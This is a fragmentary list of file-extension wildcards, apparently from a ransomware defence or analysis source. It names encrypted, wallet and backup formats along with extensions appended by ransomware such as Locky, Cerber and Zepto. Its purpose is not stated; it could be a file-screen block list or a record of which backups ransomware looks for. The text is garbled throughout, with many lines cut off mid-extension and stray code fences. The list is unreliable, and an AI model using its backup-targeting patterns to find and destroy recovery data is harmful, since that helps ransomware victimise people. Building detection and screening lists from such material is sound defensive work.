*.gte;*.egs;*.mkeyb;*.fve;*.pandora;*.rdz;*.wza;*.jpi;*.smbp;*.pjpg;*.efu;*.xmm;*.paw;*.rte;*.rbb;*.a
ms;*.x26;*.cef;*.apv;*.sxl;*.rarenx;*.xlsxenx;*.ontx;*.rae;*.___fpe;
*.passwordwallet4;*.zipenx;*.dwx;*.uenc;*.sxml;*.aos;*.dse;*.a2r;*.xxe;*.avn;*.pwa;*.xlsenx;*.zbd;

*.pcxm;*.lrs;*.pkey;*.gxk;*.ica;*.cpx;*.b2a;*.ntx;*.tmw;*.efs;*.req;*.__b;*.xdc;*.bmpenx;*.zps;*.bms

*.mtd;*.pkd;*.fcfe;*.pptxenx;*.cae;*.zxn;*.$48E2CB6B205D6950;*.ync;*.can;*.p7a;*.crypt11;*.mbs

*.aut;*.walletx;*.pptenx;*.uud;*.jrl;*.hsf;*.fdp;*.dpd;*.rng;*.xfi;*.yenc;*.mcat;*.chml;*.ueed;*.fss;*.m

*.macs;*.dsf;*.exportedfavorites;*.eno;*.sbe;*.egisenx;*.SafeText;*jpg_encrypted;*.aepkey;*.ivex;*
```

```
*.sxm;*.nsx;*.rzk;*.clu;*.vzn;*.rzs;*.pcp;*.sppt;*.p7;*.lok;*.cryptra;*.crpt;*.ccp;*.ppsenx;*.pdv;*.xfl;*

*.cml;*.dotmenx;*.hbx;*.sccef;*.kne;*.prvkr;*.s1j;*.dhcd;*.xlamenx;*.ppsxenx;*.docxl;*.potmenx;*.

*.spb;*.bbb;*.iso;*.jsonlz4;*.tib;*.asd;*.sbf;*.dbk;*.nbu;*.nba;*.nbf;*.ecbk;*.sbu;*.nco;*.nrg;*.ssn;*.z

*.jpa;*.mpb;*.bdb;*.vbk;*.bpn;*.mscz,;*.ssc;*.uid-
zps;*.nbi;*.svs;*.qbb;*.rom;*.abu1;*.svd;*.xar;*.nbz;*.gbk;*.vfs4;*.ebk;*.stg;*.wbcat;*.dl_;*.pbb;*.bk

*.set;*.wbfs;*.wbverify;*.v2i;*.ashdisc;*.avz;*.jrs;*.gbp;*.mcg;*.vbf;*.abk;*.baz;*.nbak;*.bk2;*.ghs;*
backup;*.purgeable;*.sn3;*.ashbak;*.backupdb;*.nfb;*.amk;*.bsr;
*.dt6;*.enz;*.nri;*.p2i;*.spi;*.image;*.bbk;*.fkc;*.cbu;*.old;*.qb2015;*.original_epub;*.wim;*.origina

*.vbox-
prev;*.arc;*.dss;*.nbd;*.ctz;*.ttbk;*.cmp;*.bps;*.jwc;*.pck;*.win;*.ofb;*.vrb;*.nfc;*.dsb;*.bk0;*.pbf;*.

*.qdb;*.ren;*.bpp;*.omg;*.pcd;*.blend1;*.ichat;*.lbk;*.krt;*._docx;*.tpb;*.tcs;*.ori;*.rbf;*.mbak;*.mo
backup;*.dsk;*.bmr;*.bk1;*.1-step;*.wcf;*.bff;*.bca;*.bks;*.cbk;*.ssb;*.fb;*.tly;*.ckp;*.diy;
*.wbf1;*.201;*.metadata;*.gcb;*.jbk;*.buc;*.umb;*.arz;*.gbm;*.bkz;*.ipe;*.npb;*.ebi;*.rrr;*.eg;*.rdb;*

*.zw5;*.ecb;*.ima;*.bki;*.sbb;*.tk2;*.ibz;*.gws;*.fwb;*.wbb;*.mkz;*.whb;*.dmd;*.pca;*.mbsb;*.bac;*

*.1;*.bpb;*.bk5;*.tbk;*.wspak;*.sik;*.cps;*.gbck;*.psb;*.bfw;*.uas;*.npf;*.mb2;*.nv3;*.rmbak;*.cln;*.

*.wjf;*.rmb;*.bak~;*.vmf_autosave;*.QuickBooksAutoDataRecovery;*.ssp;*.undo;*.pbr;*.mdinfo;*.
{pb;*.hcb;*.bz1;*.lcb;*.nab;*.nrc;*.img;*.nb7;*.pd2;*.bkc;*.bm3;*.v2b;*.r15;*.~mn;*.zw6;*.da0;*.000

*.dkb;*.a$48E2C67BE07D6950;*.wpb;*.pchd;*.fbu;*.bakx;*.hm~;*.qmd;*.llx;*.ldb;*.sbk;*.xfd;*.rma

*.ate;*.wmc;*.rbr;*.utb;*.myc;*.sn2;*.bak3;*.rec;*.ajl;*.previous;*.nrb;*.swc;*.pcu;*.ob3;*.tb2;*.p03;

*.rb0;*.r20;*.tmb;*.aea;*.vsr;*.btx;*.r16;*.ob;*.2db;*.udif;*.cig;*.--
-;*.r14;*.p2v;*.sat;*.bp0;*.r00;*.out;*.r10;*.sun;*.p00;*.acd-
bak;*.r13;*.~dp;*.zw3;*.bak1;*.nr4;*.mrbak;*.p04;*.bvw;*.hbi;*.pb;
*.!@!;*.bk6;*.p20;*.data;*.bk9;*.bk8;*.r12;*.tmr;*.r18;*.locky;*.micro;*.zepto;*.cerber;*.ecc;*.ezz;*.r

*.encrypted;*.LeChiffre;*.rrk;*.ttt;*.enigma;*.coverton;*.crjoker;*.good;*.crinf;*.keybtc@inbox_com

*.kkk;*.PoAr2w;*.czvxce;*.magic;*.odcodc;*.rdm;*.windows10;*.payms;*.p5tkjw;*.fun;*.btc;*.dark

*.kimcilware;*.SecureCrypted;*.CCCRRRPPP;*.vvv;*.kratos;*.herbst;*.payrms;*.bitstak;*.paymts;*.
```